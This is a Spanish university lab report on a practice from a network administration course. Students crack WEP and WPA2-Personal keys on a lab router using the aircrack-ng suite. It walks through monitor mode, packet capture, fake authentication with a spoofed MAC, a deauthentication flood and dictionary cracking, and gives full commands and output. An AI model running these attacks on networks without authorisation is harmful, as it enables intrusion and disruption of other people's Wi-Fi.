




Carátula para entrega de prácticas

Facultad de Ingeniería

Laboratorios de docencia



Laboratorio de Redes y Seguridad

Profesor: Ing. Magdalena Reyes Granados

Asignatura: Laboratorio de Administración de Redes

Grupo: 01

No de Práctica(s):

Integrante(s): Gutierrez Silvestre Griselda

Sánchez Bautista Velia

*No. de Equipo de
cómputo empleado:*


--

Semestre: 2021-1

Fecha de entrega: 01 de Diciembre de 2020

Observaciones:


CALIFICACIÓN: _____

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	124/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

Práctica 9

Ruptura de claves WEP y WPA2- Personal

Control

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	125/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

1.- Objetivos de Aprendizaje

- El alumno realizará un ataque informático explotando las vulnerabilidades de los cifrados WEP y WPA2 para obtener sus respectivas claves.
- El alumno conocerá la importancia de la asignación de claves robustas en los dispositivos (Access Points) para incrementar la seguridad de éstos.

2.- Conceptos teóricos

El término **seguridad** cotidianamente se refiere a la ausencia de riesgo o a la confianza en algo o en alguien. Sin embargo, puede tomar diversos sentidos según el área o campo al que haga referencia.

La **Seguridad informática** se define como un conjunto de medidas que impidan la ejecución de operaciones no autorizadas sobre un sistema o red informática, estas medidas son un conjunto de reglas, planes, actividades y herramientas.

La operación no autorizada en un sistema informático puede dañar la información, comprometer la triada de seguridad (confidencialidad, autenticidad, integridad), además de llegar a disminuir el rendimiento de los equipos, desactivar los servicios o bien bloquear el acceso a usuarios autorizados.

El sistema Wi-Fi es uno de los medios más utilizados para conectarse a Internet, lo que cual no implica que sea el más seguro. El no contar con una cultura de buenas prácticas al momento de realizar la conexión, permite que haya vulnerabilidades disponibles para intrusos, dando como resultado el daño del sistema.


El cifrado **WEP** es poco segura ya que es abierta y cualquiera puede tener acceso a la clave del Wi-Fi, que se está utilizando.

El cifrado **WPA Enterprise** es la más segura, pero poco conocido, consiste en guardar el usuario y la contraseña en un servidor especial y dedicado para este servicio.

El cifrado más recomendada es **WPA/WPA2**, ya que la clave únicamente se puede obtener por medio de un ataque conocido como fuerza bruta, este ataque se realiza ocupando un diccionario con varias claves de router haciendo que alguna coincida.

WPA es un sistema para proteger las redes inalámbricas (Wi-fi), creado para corregir las deficiencias del sistema. Adopta la autenticación de usuarios mediante el uso de un servidor, donde se almacenan las credenciales y contraseñas de los usuarios de la red.

WEP es el acrónimo de "Privacidad Equivalente a Cableado" este sistema de cifrado se encuentra incluido en el estándar IEEE 802.11 como protocolo para redes Wireless que permite cifrar la información que se transmite.

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	126/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

La vulnerabilidad más importante que existe es la de dejarle la clave por defecto que trae el fabricante, este tipo de claves vienen incluidas en los diccionarios existentes, lo que hace que sea más fácil el ataque.

Para realizar el análisis, Kali cuenta con la suite Aircrack la cual se especializa en la recolección e inyección de paquetes y el cálculo del ataque mediante ataques específicos.

Dentro de esta suite hay cuatro utilidades importantes:

- Airmon-ng:** Ayuda a poner al interfaz en modo monitor (modo sniffer).
- Airodump-ng:** Detecta y recopila información de las redes cercanas a la interfaz de la red.
- Aireplay-ng:** Permite inyectar tráfico, desconectar usuarios y falsear autenticaciones en los puntos de acceso.
- Aircrack-ng:** Es un analizador de paquetes que permite calcular la clave con base en la información proporcionada por airodump-ng.

Se recomienda la desactivación de WPS para eliminar esta vulnerabilidad, algunos proveedores han desarrollado guías especiales para su desactivación.

3.- Equipo y material necesario

Equipo del Laboratorio:

- Routers inalámbricos Linksys E900


Equipo del alumno:

- Memoria USB booteable con sistema operativo Kali Linux, el profesor definirá la versión.
- Archivo electrónico de un diccionario para realizar un ataque de fuerza bruta (El archivo de Diccionario en Español puede descargarlo desde la misma ubicación que la práctica).

4.- Desarrollo:

Modo de trabajar

Esta práctica se realizará por parejas

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	127/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

4.1 Cifrado WEP

NOTA PARA EL PROFESOR

Abra un navegador Web y escriba la dirección IP 192.168.1.1 en el campo del URL (ver Figura No. 1).




Figura No. 1. Solicitud de usuario y contraseña

Coloque como nombre de usuario: admin y contraseña: admin.

4.1.1 Haga clic en el menú de Wireless → Wireless Security.

4.1.2 Coloque en Network Name (SSID) el nombre que prefiera para identificar al dispositivo.


4.1.3 En la opción *Wireless* → *Wireless Security* habilite el modo de seguridad en WEP.

4.1.4 Con base en la tabla 1.1 llene los campos indicados, cuando coloque la frase haga clic en el botón Generate.

Tabla 1.1. Parámetros de seguridad.

Nombre	Valor
Security Mode	WEP
Encrytion	40/64 bits
Passphrase	

NOTA 1: En Passphrase coloque una palabra clave que se encuentre contenida en el diccionario.

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	128/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

NOTA 2: Recuerde generar tráfico en la red.

4.2 Realizando el ataque del cifrado WEP

4.2.1 Abra una terminal de Kali, verifique que la interfaz de red inalámbrica sea wlan0. Tal como se muestra en la figura No. 2. Para ello teclee el siguiente comando

root@kali# ifconfig

```

Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether a0:8c:fd:7e:a7:a4 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 18 bytes 1058 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 1058 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.103 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::49bd:8807:337c:7317 prefixlen 64 scopeid 0x20<link>
    ether ac:2b:6e:67:54:80 txqueuelen 1000 (Ethernet)
    RX packets 36 bytes 14094 (13.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 46 bytes 6660 (6.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


```

Figura No. 2. Terminal.

4.2.2 Una vez que ya se identificó la interfaz de red inalámbrica wlan0 es importante colocarla en modo monitor. Para ello ejecute los siguientes comandos.

root@kali:~# airmon-ng stop INTERFACE

NOTA: Donde *INTERFACE* es el identificador de la tarjeta inalámbrica (Figura No. 3).

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	129/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

```

Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# airmon-ng stop wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0             iwlwifi     Intel Corporation Wireless 3165 (rev 81)

You are trying to stop a device that isn't in monitor mode.
Doing so is a terrible idea, if you really want to do it then you
need to type 'iw wlan0 del' yourself since it is a terrible idea.
Most likely you want to remove an interface called wlan[0-9]mon
If you feel you have reached this warning in error,
please report it.
```

Figura No. 3. Empleando el comando airmon-ng

root@kali:~# airmon-ng start INTERFACE

NOTA: Donde **INTERFACE** es el identificador de la tarjeta inalámbrica (Figura No. 4). En caso de existir un problema por los procesos que están corriendo, teclee primero

root@kali:~# airmon-ng check kill

y posteriormente

root@kali:~# airmon-ng start INTERFACE

```

Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

PID Name
535 NetworkManager
749 wpa_supplicant
862 dhcpcd

PHY      Interface      Driver      Chipset
phy0     wlan0             iwlwifi     Intel Corporation Wireless 3165 (rev 81)

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
```

Figura No. 4. Empleando el comando airmon-ng


¿Indique lo que observa al teclear cada uno de los comandos, ¿cuál es el objetivo de haberlos ejecutado?

El objetivo de teclear los comandos es para cambiar la configuración de la interfaz wlan0 a tipo monitor, así nos permite analizar el tráfico dirigido al modem de nuestra casa.

ifconfig: se identifica la interfaz a usar

airmon-ng stop wlan0: habilita el modo monitor en las interfaz y la detiene

airmon-ng start wlan0: habilita el modo monitor en las interfaz y la inicia

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	130/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

airmon-ng check kill: verifica y elimina los procesos que puedan interferir
ifconfig: Reescribe de nuevo ifconfig para ver la interfaz wlan0 como modo monitor

4.2.3 Teclee el siguiente comando para ver el nuevo nombre de la interfaz en modo monitor (Figura No. 5).

root@kali:~# ifconfig

```

Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether a0:8c:fd:7e:a7:a4 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 18 bytes 1058 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 1058 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    unspec AC-2B-6E-67-54-80-30-3A-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
    RX packets 318 bytes 84436 (82.4 KiB)
    RX errors 0 dropped 318 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figura No. 5 Ejecución del comando ifconfig

4.2.4 Busque las redes inalámbricas cercanas mediante el comando siguiente (Figura No. 6)

root@kali:~# airodump-ng INTERFACE_MODOMONITOR

NOTA: Donde *INTERFACE_MODOMONITOR* es el identificador de la tarjeta inalámbrica en modo monitor.


```

Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# airodump-ng wlan0mon

```

Figura No. 6 Buscando redes cercanas

Deberá salir algo parecido a la Figura No. 7:

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	131/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

Archivo Editar Ver Buscar Terminal Ayuda										
CH 13 [[Elapsed: 6 s]] 2017-06-28 06:21										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
C8:B3:73:39:F0:7E	-37	11	0 0	1	54e	WPA2	CCMP	PSK	Linksys32143	
00:23:CD:20:AF:42	-44	12	71 0	11	54e	WPA2	CCMP	PSK	LabRyS	
EC:08:6B:C4:1E:53	-58	11	1 0	11	54e	WPA2	CCMP	PSK	RED LPDI2	
C0:56:27:6E:05:64	-64	7	3 0	1	54e	WPA2	CCMP	PSK	Lab-IBM	
E8:DE:27:DF:A1:92	-66	10	0 0	11	54e	WPA2	CCMP	PSK	Sistemicos	
00:23:EB:6B:CD:AC	-66	7	163 17	4	54e	WPA2	CCMP	PSK	UNICA	
00:13:F7:8C:7E:C2	-69	13	0 0	6	54e	WPA2	CCMP	PSK	Laboratorio de Planeacion	
BC:85:56:AD:E0:31	-72	16	0 0	6	54e	WPA2	CCMP	PSK	HP-Print-31-LaserJet 200	
C0:56:27:D0:87:40	-73	8	0 0	3	54e	WPA2	CCMP	PSK	arduino	
C8:B3:73:39:DF:95	-77	6	0 0	11	54e	WPA2	CCMP	PSK	CENISA	
08:10:76:42:CF:1D	-74	51	36 9	11	54e	WPA2	CCMP	PSK	n n!	
AC:16:2D:D7:83:C8	-77	9	52 5	4	54e	WPA2	CCMP	PSK	POSGRADO-N	
80:1F:02:62:8E:3C	-76	14	0 0	11	54e	WPA	TKIP	PSK	WPG-360	
00:0B:86:07:D6:A0	-79	9	3 0	6	54	WPA2	CCMP	MGT	RIU	
80:1F:02:19:3C:9A	-84	8	0 0	11	54e	OPN			Transporte WPG-360	
80:1F:02:7E:D9:88	-85	2	0 0	11	54e	WPA2	CCMP	PSK	Laboratorio de Transporte	
00:1C:F0:F1:42:3A	-87	2	0 0	2	54	WPA2	CCMP	PSK	LAIRN-CU	
28:92:4A:15:52:A8	-88	1	7 0	6	54e	WPA2	CCMP	PSK	POSGRADO-N	
28:92:4A:15:A2:E0	-86	2	12 2	6	54e	WPA2	CCMP	PSK	POSGRADO-N	
00:0B:86:AD:1E:20	-88	4	0 0	1	54	WPA2	CCMP	MGT	RIU	
BSSID	STATION	PWR	Rate	Lost	Frames	Probe				
(not associated)	88:79:7E:57:1B:80	-88	0 - 1	0	1					
(not associated)	6C:FD:B9:5E:DA:61	-36	0 - 1	17	4					
(not associated)	D0:DF:9A:84:18:99	-82	0 - 1	0	1					
00:23:CD:20:AF:42	88:79:7E:11:28:BE	-54	0e- 0e	0	3					
00:23:CD:20:AF:42	70:14:A6:53:8F:D9	-37	0e- 0e	113	65					
EC:08:6B:C4:1E:53	A4:5E:60:C0:6C:C9	-67	0 -24e	0	2					
00:23:EB:6B:CD:AC	60:E3:AC:AF:E3:E4	-70	0e- 0e	0	5					
00:23:EB:6B:CD:AC	6C:FD:B9:5E:D9:73	-64	6e- 1e	11	80	UNICA				
00:23:EB:6B:CD:AC	0C:84:DC:F6:68:C7	-72	0e- 0e	653	85					
08:10:76:42:CF:1D	94:0C:6D:A2:B4:55	-76	0 - 1	0	6					
08:10:76:42:CF:1D	00:18:6E:C2:AE:98	-61	0 -48e	186	36					
00:0B:86:07:D6:A0	90:48:9A:F3:6E:A1	-1	1 - 0	0	1					
00:0B:86:AD:1E:20	A4:71:74:B9:24:5A	-66	0 - 2	0	35	RIU				
00:0B:86:AD:1E:20	84:2E:27:4B:84:98	-79	0 - 2	57	6	RIU				

Figura No. 7. Búsqueda de redes inalámbricas.

I. Analice los resultados obtenido.

Contiene una lista de accesos detectados (modems) y los clientes (STATION) conectados a cada moden (BSSID).

BSSID: es la dirección MAC del router/modem.

CH: es el canal.

ENC: es el tipo de encriptación.


CIPHER: es el tipo de cifrado que utiliza.

AUTH: es el tipo de protocolo que usa para la autenticación.

ESSID: nombre de la red inalámbrica.

STATION: es el cliente (dispositivo) que esta conectado al router, muestra la dirección MAC.

4.2.5 Una vez que se registre en la lista la red que se desea atacar se debe poner atención en los campos **BSSID** (dirección MAC del punto de acceso), **CHANNEL** (canal de transmisión) y **ESSID** (nombre de la red). Detenga la auditoría de redes con CTRL+C. Ejecute nuevamente airodump-ng con los datos recolectados (Figura No. 8):

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	132/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

root@kali:~# airodump-ng --bssid BSSID -c CHANNEL -w ARCHIVO INTERFACE

```

Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# airodump-ng --bssid C8:B3:73:39:F0:7E -c 1 -w hola wlan0mon

```

Figura No. 8. Ejecución de airodump-ng.

Donde **ARCHIVO** especifica el nombre de un fichero que se creará y guardará por defecto como **ARCHIVO-01.cap** extensión.cap en el cual **airodump** almacenará los paquetes capturados de la red. Esta terminal deberá permanecer activa durante el ataque. En la pantalla aparecerá la información como en la Figura No. 9.

NOTA: El profesor deberá generar tráfico conectándose inalámbricamente al dispositivo en cuestión.


Archivo Editar Ver Buscar Terminal Ayuda												
CH 1][Elapsed: 2 mins][2017-06-28 06:50][151 bytes keystream: C8:B3:73:39:F1:47												
BSSID			PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
C8:B3:73:39:F1:47			-27	100	1710	11528 5	1	54e	WEP	WEP	SKA	Cisco32210
BSSID			STATION			PWR	Rate	Lost	Frames	Probe		
C8:B3:73:39:F1:47			70:14:A6:53:8F:D9			-41	54e-12	0	1203			
C8:B3:73:39:F1:47			88:79:7E:11:28:BE			-45	54e- 6	0	12987	Cisco32210		

Figura No. 9. Captura de datos.

II. Analice los resultados obtenidos.

BSSID se refiere a la dirección MAC del objetivo a atacar y el canal por el que se conecta. Para ello primero se inicia la monitorización del objetivo a atacar y así podemos ver el tráfico.

También se crea y guarda un archivo donde se almacenan los paquetes que se capturan en la red, el cual debe estar activo para después hacer el Handshake.

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	133/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

4.2.6 Abra una nueva terminal, donde aplicará una falsa autenticación, con el objetivo de que el punto de acceso confíe en la interfaz atacante. Esto se realiza con la siguiente instrucción:

root@kali:~# aireplay-ng -1 0 -a BSSID -h MAC_FALSA INTERFACE

Se enviará una falsa autenticación una vez al punto de acceso. El parámetro **MAC_FALSA** permite ocultar la dirección MAC real de la interfaz inalámbrica que está conectada al dispositivo. Véase la figura No. 10.

```

root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# aireplay-ng -1 0 -a C8:b3:73:39:f1:47 -h 70:14:a6:53:8f:d9 wlan0mon
The interface MAC (AC:2B:6E:67:54:80) doesn't match the specified MAC (-h).
ifconfig wlan0mon hw ether 70:14:A6:53:8F:D9
06:57:33 Waiting for beacon frame (BSSID: C8:B3:73:39:F1:47) on channel 1
06:57:33 Sending Authentication Request (Open System) [ACK]
06:57:33 Authentication successful
06:57:33 Sending Association Request
06:57:38 Sending Authentication Request (Open System)
06:57:40 Sending Authentication Request (Open System) [ACK]
06:57:40 Authentication successful
06:57:40 Sending Association Request
06:57:46 Sending Authentication Request (Open System)
06:57:49 Sending Authentication Request (Open System)
06:57:52 Sending Authentication Request (Open System)
06:57:55 Sending Authentication Request (Open System)
06:57:58 Sending Authentication Request (Open System)


```

Figura No. 10. Autenticación de la MAC.

4.2.7 En una nueva terminal verifique el nombre del archivo para escribirlo correctamente con todo y extensión al emplear el siguiente comando, sustituir el nombre completo del archivo (**ARCHIVO-01.cap**) en **ARCHIVO**.

Donde **ARCHIVO** es el nombre del fichero que se creó y guardó por defecto con extensión.cap, por lo cual se necesitará realizar un listado de archivos con el siguiente comando para saber el nombre completo del **ARCHIVO** (Figura No. 11).

root@kali:~# ls

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	134/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

```

root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# ls
Descargas          hola-01.kismet.csv  Plantillas
Documentos         hola-01.kismet.netxml Público
Escritorio         H0la mundo.xml      Sistemas Operativos
hola-01-C8-B3-73-39-F1-47.xor Imágenes             Vídeos
hola-01.cap        Música               VirtualBox VMs
hola-01.csv        NetBeansProjects    yersinia.log

```

Figura No. 11. Listado de archivos

4.2.8 Ejecute aircrack-ng para comenzar a obtener la clave de acceso a la red. Véanse las figuras No. 12 y 13.

root@kali:~# aircrack-ng -b BSSID -z ARCHIVO

```

root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# aircrack-ng -b C8:B3:73:39:F1:47 -z hola-01.cap

```

Figura No. 12 Ejecución de aircrack-ng

```

root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda

Aircrack-ng 1.2 rc4


[00:00:01] Tested 558175 keys (got 1769 IVs)

KB    depth  byte(vote)
0     16/ 19  E9(3072) 03(2816) 26(2816) 2C(2816) 74(2816)
1     28/ 29  E8(2816) 08(2560) 12(2560) 2A(2560) 36(2560)
2     25/  2  EE(2816) 16(2560) 1C(2560) 26(2560) 39(2560)
3     20/  3  E6(2816) 06(2560) 29(2560) 38(2560) 87(2560)
4     20/ 21  F0(2816) 12(2560) 37(2560) 41(2560) 47(2560)

KEY FOUND! [ DF:09:7A:84:C3 ]
Decrypted correctly: 100%

```

Figura No. 13. Deducción de clave.

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	135/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

III. Indique a que hace referencia la información obtenida en pantalla y ¿cuál fue el resultado final?

El ataque fue exitoso y muestra la clave de red atacada en formato hexadecimal, que es una característica de las claves WEP KEY.

Se corroborará que el ataque por fuerza bruta se hace a través de inyección de paquetes desde una dirección MAC falsa al router atacado.

KB: keybyte.

Depth: profundidad de la búsqueda de claves.

Byte: paquetes filtrados.

Si el número de vectores de inicialización es suficiente, entonces la clave aparecerá en poco tiempo. De lo contrario, el ataque se reinicia cada que se coleccionen 5000 vectores de inicialización.

4.3 Cifrado WPA2

NOTA PARA EL PROFESOR

Haga clic en el menú de *Wireless* → *Wireless Security*.

Coloque en Network Name (SSID) el nombre que prefiera para identificar al dispositivo..

En la opción *Wireless* → *Wireless Security* habilite el modo de seguridad en WPA2-Personal.


Con base en la tabla 1.2 llene los campos indicados, cuando coloque la frase haga clic en el botón Generate.

Tabla 1.2. Parámetros de seguridad.

Nombre	Valor
Security Mode	WPA2-Personal
Encrytion	40/64 bits
Passphrase	

NOTA: En Passphrase coloque una palabra clave que se encuentre contenida en el diccionario

4.3.1 Para realizar la ruptura de claves del protocolo WPA2, es necesario repetir los pasos 4.2.1 al 4.2.5.

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	136/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

4.3.2 En una nueva terminal se aplicará una desconexión a alguna estación de trabajo con la intención de capturar el 4-way handshake, que la estación autorizada y el punto de acceso realizan para acordar comunicarse. La desconexión se realiza con aireplay (Figura No. 14).

root@kali:~# aireplay-ng --deauth 0 -a BSSID -c MAC_CLIENTE INTERFACE

```

Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# aireplay-ng --deauth 0 -a C8:B3:73:39:F0:7E -c 6C:FD:B9:5E:D9:73 wlan0mon

```

Figura No. 14 ejecución de aireplay

Donde **BSSID** es la dirección física del punto de acceso y **MAC_CLIENTE** es la dirección física del dispositivo conectado a la red WPA que se desconectará; es necesario que al menos un cliente esté conectado a la red para capturar su 4-way handshake (Figura No. 15).

```


Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# aireplay-ng --deauth 0 -a C8:B3:73:39:F0:7E -c 6C:FD:B9:5E:D9:73 wlan0mon
07:08:19 Waiting for beacon frame (BSSID: C8:B3:73:39:F0:7E) on channel 1
07:08:20 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 2] 54 ACKs]
07:08:20 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 51 ACKs]
07:08:21 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 54 ACKs]
07:08:21 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 59 ACKs]
07:08:22 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 55 ACKs]
07:08:22 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 61 ACKs]
07:08:23 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 64 ACKs]
07:08:24 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 60 ACKs]
07:08:24 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 1] 58 ACKs]
07:08:25 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 52 ACKs]
07:08:25 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 49 ACKs]
07:08:26 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 56 ACKs]
07:08:26 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 56 ACKs]
07:08:27 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 55 ACKs]
07:08:27 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 55 ACKs]
07:08:28 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 57 ACKs]
07:08:28 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 57 ACKs]
07:08:29 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 58 ACKs]
07:08:29 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 5 ACKs]
07:08:30 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 0 ACKs]
07:08:30 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 0] 1 ACKs]
07:08:31 Sending 64 directed DeAuth. STMAC: [6C:FD:B9:5E:D9:73] [ 1] 5 ACKs]

```

Figura No. 15 Captura del 4-way handshake

4.3.3 Una vez capturado el **handshake** se requiere el auxilio de un diccionario para atacar los mensajes cifrados que se han capturado en el archivo **airodump**.

Un diccionario es un archivo de texto que contiene palabras frecuentemente utilizadas como claves. Puesto que el ataque es la aplicación de la fuerza bruta, el tiempo para encontrar la clave es variable y no necesariamente se tendrá éxito. La sintaxis de **aircrack** en este caso es la siguiente (Figura No. 16):

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	137/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

root@kali:~# aircrack-ng -b BSSID -w DICCIONARIO -z ARCHIVO




Figura No. 16 Ejecución de aircrack

Donde **DICCIONARIO** es el archivo de texto que contiene las palabras a probar como posibles claves y **ARCHIVO** el **ARCHIVO-01.cap** que contiene las tramas capturadas junto con los paquetes especiales del 4-way handshake.

IV. Indique a qué hace referencia la información obtenida en pantalla y ¿cuál es el resultado final?.

Se trata de conseguir la clave WPA/WPA2, para ello se utilizó un diccionario con palabras. Con el comando aircrack-ng comprueba cada una de esas palabras para verificar si coincide con la clave.

